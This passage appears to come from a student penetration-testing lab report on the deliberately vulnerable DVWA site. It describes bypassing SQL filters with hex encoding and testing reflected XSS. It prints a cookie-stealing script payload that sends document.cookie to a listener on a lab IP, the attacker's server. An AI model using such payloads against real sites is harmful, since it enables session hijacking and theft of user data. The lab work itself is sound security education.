


Figure 5.10: Invalid Page When SQL WHERE Clause used due to webpage filters

To bypass this error, convert any text used in the WHERE clause into hex using the Decoder tab on Burp-suite[Figure 5.11].

Graphical user interface, application

Description automatically generated

Figure 5.11: Using Burp’s Decoder To Convert Text To Hex

Note that everything written in hex begins with 0x and since the browser knows to treat anything it sees with “ox” as a hex character, there is no need for the quotes in the WHERE clause. Now it displays a valid page[Figure 5.12].

Graphical user interface, text, website

Description automatically generated

Figure 5.12: Displaying Tables From DVWA Database Using Hex in WHERE Clause

Cross-Site Scripting XSS

During the exploitation phase, Adelaja will attempt to exploit a Reflected Cross-Site Scripting vulnerability to collect a user’s session cookie. For proof of concept purposes, Adelaja will also attempt to exploit a Stored Cross-Site Scripting vulnerability by connecting a test target machine via bEEf using a stored XSS attack on the DVWA website.

**4.1.Checking For Vulnerability**

Before proceeding to develop the exploit. The DVWA website is tested to find any parameters vulnerable to an XSS attack before trying to leverage information obtained to get access to the system.

On the XSS Reflected page of DVWA, the normal responses of the application are noted by introducing a name into the textbox displayed[Figure 6.1].




Figure 6.1: DVWA XSS Reflected Page With Displayed Input

The page uses the name provided to form a sentence by appending a “Hello” in front of the value inputted. Instead of a valid name, some special characters mixed with numeric values (***“12@4***) are introduced to notice how the application reacts[Figure 6.2].

Graphical user interface, website

Description automatically generated

Figure 6.2: DVWA XSS Reflected Page With Displayed Input

Note that anything put into the textbox will be printed back out with the “Hello” appended. Analyzing how the page presents this information verifies that there is no encoding for special characters in the output and these special characters are displayed right back on the page without any prior processing[Figure6.3].

Graphical user interface, text

Description automatically generated

Figure 6.3: DVWA XSS Reflected Page Source Code Verifying Lack of Encoding

Introducing a name followed by this very simple script code similar to ***Kay<script>alert (‘XSS@)</script>***

will cause the page to execute the script, processing it as if it were a part of the HTML code. The browser will interpret the HTML script tag and execute the code inside it prompting the alert to appear, suggesting that this page is vulnerable to XSS attacks[Figure6.4].

***Graphical user interface, application

Description automatically generated***

Figure 6.4: DVWA XSS Reflected Page After Execution of simple script code

**4.2.****Exploiting Reflected XSS To Get User’s Session Cookie**


A server is required to receive the session cookies data. Python has a simple module that can be used to set up a basic HTTP server [Figure6.5].

Figure 6.5: Simple Python HTTP Server

Back on the XSS page of the DVWA website, inputting the following in the text box should store the malicious script as an image[Figure6.6]:

***Kay<script>document.write(‘<img src=”http://10.0.2.15:88/’+document.cookie+’”>’);</script>***

Graphical user interface, application, website

Description automatically generated

Figure 6.6: Inputting Script Payload To Retrieve User Cookie

The Python server running on the terminal receives a new input as soon as the DVWA browser processes and interprets the payload as JavaScript, it will try and access an image stored on the Python server running, with the value of the user’s cookie as a filename[Figure6.7]:

Graphical user interface, text

Description automatically generated

Figure 6.7: Inputting Script Payload To Retrieve User Cookie

The server will register this request and return a 404 not found error. With this logged session cookie a malicious attacker can then hijack a user’s session.

**Appendices**

**Definitions:**

1. **Local File Inclusion (LFI)** is a vulnerability mostly found in web servers. This vulnerability is exploited when a user input contains a path to files that might be present on the server and will be included in the output. This kind of vulnerability can be used to read files containing sensitive and confidential data from the vulnerable system.
2. **Cross-site scripting (XSS)** is a security vulnerability typically found in web applications. It’s a type of injection that can allow an attacker to execute malicious scripts and have them execute on a victim’s machine. A web application is vulnerable to XSS if it uses unsensitized user input. XSS is possible in JavaScript, VBScript, Flash, and CSS. The extent to the severity of this vulnerability depends on the type of XSS, split into two categories: persistent/stored and reflected. Depending on which, attacks such as Cookie Stealing, Keylogging, Phishing, Port Scanning, and other browser-based exploits. are possible:
3. **Stored Cross-site scripting** is the most dangerous type of XSS. This is where a malicious string originates from the database of the website. This often happens when a website allows user input that is not sanitized when inserted into the database.
4. In a **Reflected Cross-site scripting** attack, a malicious payload is part of the victim's request to the website. The website includes this payload in response back to the user. To summarise, an attacker needs to trick a victim into clicking a URL to execute their malicious payload. It might seem harmless as it requires the victim to send a request containing the attacker’s payload, and a user wouldn't attack themselves. However, attackers could trick the user into clicking their crafted link that contains their payload via social engineering them via email. Reflected XSS is the most common type of XSS attack.
5. **SQL Injection attack** is an example of exploiting injection flaws and it occurs when user-controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries.
6. **Injection flaws** are very common in modern applications. These flaws occur because user-controlled input is interpreted as actual commands or parameters by the application. Injection attacks depend on what technologies are being used and how exactly the input is interpreted by these technologies.
7. **/etc/passwd** file stores essential information which is required during login. It stores user account information and is a plain text file. It also contains a list of the system’s accounts, giving each account some useful information like the user ID, group ID, home directory, shell, and more. The /etc/passwd file should have general read permission as many command utilities use it to map user IDs to usernames.